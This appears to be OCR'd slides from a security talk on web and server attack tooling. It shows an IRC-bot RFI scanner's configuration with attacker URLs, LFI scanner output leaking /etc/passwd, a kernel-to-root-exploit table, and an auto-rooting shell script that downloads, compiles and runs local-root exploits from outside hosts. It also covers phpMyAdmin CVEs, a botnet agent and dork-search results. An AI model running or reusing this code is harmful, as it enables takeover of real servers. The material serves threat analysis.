
- LFI Intruder
- Single LFI vulnerable scanner
- SCT SQL Scanner
- Priv8 RFI Scanner v3.0
- PITBULL RFI-LFI Scanner
- Osirys SQL/RFI/LFI Scanner
- VopCrew IJO Scanner (LFI/RFI with Dorks)
- FeeLCoMz RFI Scanner Bot 5.0 (FaTaLisTiCz)



```
###############################################################
#!/usr/bin/perl

$process = "/usr/local/apache/bin/httpd -DSSL";
my $printcmd = "http://maybe9.webs.com/bodol.txt??";
my $id = "http://alexsa.justfree.com/id-vnc.txt??";
my $spread = "http://www.urisan.tche.br/~escola//asu/usil-spreads.txt?";
my $ircserver = "irc.ourchat.info";
my $start = "!cari";
my $port = "6665";
my $nickname = "RFI[" . int( rand(9) ) . "]";
my $admin = "moncrot";
my $channel = "#scanner"; ## the normal chan to scan, and see the results too :P
my $chanres = "#esia"; ## the channel where u can find all the results of the bot
my $verz = "Priv8 RFI Scanner v3.0 FULL VERSION";

print "\n";
print " Priv 8 Scanner\n";
print " Author: Moncrot";
print " Release $verz\n";
print " Server $ircserver:$port\n";
print " $channel and $chanres\n";
print " Enjoy ;)\n\n";

use IO::Socket::INET;
use HTTP::Request;
use LWP::UserAgent;
require LWP;
$|++;
etc ect....
###############################################################
```

DAMBALLA
Take Back Command-and-Control

LFI Intruder



Target Url: http://www.[redacted]/cgi-bin/area/pub.cgi?href=

LFI File Path: C:\Documents and Settings[redacted]Desktop\LFIntruder\lfi1.txt

☑ Enable Proxy 19.70.40.102:8080

Execution output: 20/02/2010 3.36.32 ...LFI Test Finished... http://www.[redacted]gi-bin/area/pub.cgi?href=../../../../proc/self/environ


LFI Result:

```
--> http://www.[redacted]cgi-bin/area/pub.cgi?href=../../../../../etc/passwd
--> http://www[redacted]/cgi-bin/area/pub.cgi?href=../../../../etc/passwd
--> http://www[redacted]/cgi-bin/area/pub.cgi?href=../../../etc/passwd
```

HTML Output:


```
at:x:25:25:Batch jobs daemon:/var/spool/atjobs:/bin/bash avahi:x:102:1
Avahi:/var/run/avahi-daemon:/bin/false beagleindex:x:107:109:User for
indexing:/var/cache/beagle:/bin/bash bin:x:1:1:bin:/bin:/bin/bash
daemon:x:2:2:Daemon:/sbin:/bin/bash dhcpd:x:106:65534:DHCP serv
daemon:/var/lib/dhcp:/bin/false ftp:x:40:49:FTP account:/srv/ftp:/bin/ba
games:x:12:100:Games account:/var/games:/bin/bash haldaemon:x:104
haldaemon:/var/run/hal:/bin/false lp:x:4:7:Printing daemon:/var/spool/lp
mail:x:8:12:Mailer daemon:/var/spool/clientmqueue:/bin/false messagel
D-Bus:/var/run/dbus:/bin/false mysql:x:60:108:MySQL database
admin:/var/lib/mysql:/bin/false nobody:x:65534:65533:nobody:/var/lib/
ntp:x:74:101:NTP daemon:/var/lib/ntp:/bin/false
polkituser:x:103:105:PolicyKit:/var/run/PolicyKit:/bin/false postfix:x:51
Daemon:/var/spool/postfix:/bin/false root:x:0:0:root:/root:/bin/bash ssh
daemon:/var/lib/sshd:/bin/false suse-ncc:x:105:107:Novell Customer C
User:/var/lib/YaST2/suse-ncc-fakehome:/bin/bash uuidd:x:101:103:Us
uuidd:/var/run/uuidd:/bin/false wwwrun:x:30:8:WWW daemon
apache:/var/lib/wwwrun:/bin/false vizzini:x:1000:100:guido vizzini:/hom
man:x:13:62:Manual pages viewer:/var/cache/man:/bin/bash news:x:9:1
```

AutoRooter Site



```
Kernel_Version        Root_Exploit
2.2.27          ----> elfcd1 ~ uselib24 [source ]~mremap_pte
2.2.x           ----> ptrace24 [source ]
2.4.17          ----> newlocal ~kmod~ uselib24 [source ]
2.4.18          ----> ptrace [source ]~ptrace-kmod ~brk ~brk2
2.4.19          ----> ptrace [source ]~ptrace-kmod ~brk ~brk2
2.4.20          ----> ptrace [source ]~ptrace-kmod ~brk ~brk2 ~kmod
2.4.21          ----> ptrace [source ]~ptrace-kmod ~brk ~brk2
2.4.22-10       ----> loginx
2.4.22          ----> ptrace [source ]~ptrace-kmod ~brk ~brk2
2.4.23          ----> hatorihanzo ~mremap_pte
2.4.24          ----> mremap_pte ~ uselib24 [source ]~ Linux_kernel_mremap
2.4.25          ----> mremap_pte
2.4.26          ----> mremap_pte ~ Linux_kernel_mremap
2.4.27          ----> mremap_pte ~ uselib24 [source ]
2.4.29          ----> 1 ~ uselib24 [source ]
2.4.x           ----> ptrace-kmod ~ uselib24 [source ]~newlocal ~kmod2 ~elflbl
2.4 2.6         ----> pwned
2.6.2           ----> h00lyshit [source ]~krad ~myptrace
2.6.4           ----> hudo
2.6.5           ----> h00lyshit [source ]~krad~hudo ~05 ~krad ~krad2 ~ong_bak
2.6.7           ----> h00lyshit [source ]~krad ~krad2
2.6.8           ----> h00lyshit [source ]~krad ~krad2
2.6.9-34        ----> h00lyshit [source ]~r00t
2.6.9           ----> h00lyshit [source ]~krad~krad2 ~05~06 ~04
2.6.10          ----> h00lyshit[source]~krad ~krad2 ~05 ~ uselib24 [source ]
2.6.11          ----> k-rad ~k-rad3 ~krad2 ~krad ~ pwned [source ]
2.6.12          ----> binfmt_elf ~elfcd2
2.6.13          ----> h00lyshit [source ]~prct1 ~prct2 ~prct3 ~ prct4 ~prct6 ~raptor
2.6.14          ----> h00lyshit [source ]~prct1 ~prct2 ~prct3 ~ prct4 ~prct6 ~raptor
```

Auto-rooter



```
#!/bin/sh
# Auto Rooting Script ver 1.0
#   _____          __         __________               __
#  /  _  \  __ ___/  |_  ____ \______   \ ____   _____/  |_
# /  /_\  \|  |  \   __\/  _ \ |       _//  _ \ /  _ \   __\
#/    |    \  |  /|  | (  <_> )|    |   (  <_> |  <_> )  |
#\____|__  /____/ |__|  \____/ |____|_  /\____/ \____/|__|
#        \/                           \/
#To start script "./aroot.sh"
#Developers: AnnexxEmpire, axe
#Greetz to all members of SSteam

checkroot() {
if [ "$(id -u)" = "0" ]; then
cd ..;
rm -r expl;
echo "Got root :D";
exit;
else
echo "No good. Still "`whoami`;
echo "";
fi;
}

uname -a;
mkdir expl;
cd expl;
echo "Checking if already root...";
checkroot;

echo "Trying wunderbar...";
wget http://www.tux-planet.fr/public/hack/exploits/kernel/sock-sendpage-local-root-exploit.tar.gz;
tar -xvf sock-sendpage-local-root-exploit.tar.gz;
cd sock-sendpage-local-root-exploit;
./wunderbar_emporium.sh;
checkroot;

echo "Trying gayros...";
wget http://www.tux-planet.fr/public/hack/exploits/kernel/local-root-exploit-gayros.c;
gcc -o gayros local-root-exploit-gayros.c;
./gayros;
checkroot;

echo "Trying vmsplice...";
wget http://www.tux-planet.fr/public/hack/exploits/kernel/vmsplice-local-root-exploit.c;
gcc -o vmsplice-local-root-exploit vmsplice-local-root-exploit.c;
./vmsplice-local-root-exploit;
checkroot;

echo "Trying 2.6.x localroot...";
wget http://rmccurdy.com/scripts/downloaded/localroot/2.6.x/x2;
./x2;
```

```
echo "Trying 2.4-2.6 [ pwned ] localroot...";
wget http://s3ym3n.by.ru/localroot/2.4%202.6/pwned.c;
gcc pwned.c -o pwned;
./pwned;
checkroot;

echo "Trying 2.6.4 [ hudo ] localroot...";
wget http://s3ym3n.by.ru/localroot/2.6.4/hudo.c;
gcc hudo.c -o hudo;
./hudo;
checkroot;

echo "Trying 2.6.9-22 [ prctl ] localroot...";
wget http://s3ym3n.by.ru/localroot/2.6.9-22/prctl.c;
gcc prctl.c -o prctl;
./prctl;
checkroot;

echo "Trying 2.6.12 [ elfcd2 ] localroot...";
wget http://s3ym3n.by.ru/localroot/2.6.12/elfcd2.c;
gcc elfcd2.c -o elfcd2;
./elfcd2;
checkroot;

echo "Trying 2.6.13-17 localroot...";
wget http://s3ym3n.by.ru/localroot/2.6.13-17/2.6.13_17_4_2011.sh;
chmod 755 2.6.13_17_4_2011.sh;
./2.6.13_17_4_2011.sh;
checkroot;

echo "Trying 2.6.13 [ raptor-prctl ] localroot...";
wget http://s3ym3n.by.ru/localroot/2.6.13/raptor-prctl.c;
gcc raptor-prctl.c -o raptor-prctl;
./raptor_prctl;
checkroot;

echo "Trying 2.6.14 [ raptor ] localroot...";
wget http://s3ym3n.by.ru/localroot/2.6.14/raptor;
chmod 777 raptor;
./raptor;
checkroot;

echo "Trying 2.6.15 [ raptor ] localroot...";
wget http://s3ym3n.by.ru/localroot/2.6.15/raptor;
chmod 777 raptor;
./raptor;
checkroot;

echo "Trying 2.6.17-4 [ raptor-prctl ] localroot...";
wget http://s3ym3n.by.ru/localroot/2.6.17-4/raptor-prctl.c;
gcc raptor-prctl.c -o raptor-prctl;
./raptor-prctl;
checkroot;

echo "Trying 2.6.10 [ uselib24 ] localroot...";
wget http://s3ym3n.by.ru/localroot/2.6.10/uselib24.c;
gcc uselib24.c -o uselib24;
./uselib24;
checkroot;
```


Exploitation

phpMyAdmin Exploitation

- **Exploiting a vulnerability in phpMyAdmin**
  - Debian DSA-2034-1 (April 17 2010)
    - CVE-2008-7251 - phpMyAdmin may create a temporary directory, if the configured directory does not exist yet, with insecure filesystem permissions.
    - CVE-2008-7252 - phpMyAdmin uses predictable filenames for temporary files, which may lead to a local denial of service attack or privilege escalation.
    - CVE-2009-4605 - The setup.php script shipped with phpMyAdmin may unserialize untrusted data, allowing for cross site request forgery.
- **Botnet agent "dd_ssh" installed on the server**
  - Drops the malicious files in /tmp/vm.c and /tmp/dd_ssh, and then starts the "dd_ssh" service
- **Bruteforce SSH servers… (mid-August 2010)**

Remote File Inclusion Attacks

- **Mostly Kiddiez with RFI Scannerz**
- **Effective for low hanging fruit**
- **Remotely executed & Run as "www" user**
  - PHP IRC Bots
  - Web Shells (c99/r57)
  - Database Dumpers
- **Code usually publicly available**



::. Kenga .:: (Public) bY _mlk_

Mecanismo de Busca :

□ Google Search ☑ Bing Search □ Yahoo Search □ Baidu Search
□ Exalead Search □ Lycos Search □ Amfibi Search □ Rambler Search

String/Dork : kenga ? .php?p=

Configurações do Mecanismo :
Linguagem : br
Dominio : pt-BR

Funções :

Lista de Link (s) :

```
http://kuking.net/my/viewtopic.php?p=473779
http://www.forumishqiptar.net/showthread.php?p=6954
http://club.ctc-tv.ru/viewtopic.php?p=804732
http://www.kosova.de/forum/showthread.php?p=386164
http://dafinazeqiri.com/index.php?p=news&id=4
http://www.labfotogrametria.usach.cl/foro/viewtopic.php?p=96827&highlight=
http://forum.israelinfo.ru/viewtopic.php?p=913413
http://vboards.stratics.com/showthread.php?p=1516190
http://shanson-e.tk/forum/showthread.php?p=267310
http://byrodolfo.blogspot.com/feeds/posts/default?orderby=updated
http://www.njoftime.com/showthread.php?p=35714
http://curvaz.info/genta-ismajli.php
http://www.uploadcity.com/?q=samanta+fazendo+boquete+pro+namorado
http://www.uploadcity.com/?q=samanta+boqueteira+do+ulysses
http://www.vagos.fm/showthread.php?p=588182
http://vkmonline.com/showthread.php?p=413714
http://www.malsia.eu/forumi/viewtopic.php?p=1104
```

Encontrado(s) : 89 Pàgina(s): 9 de 20 Aguarde ...

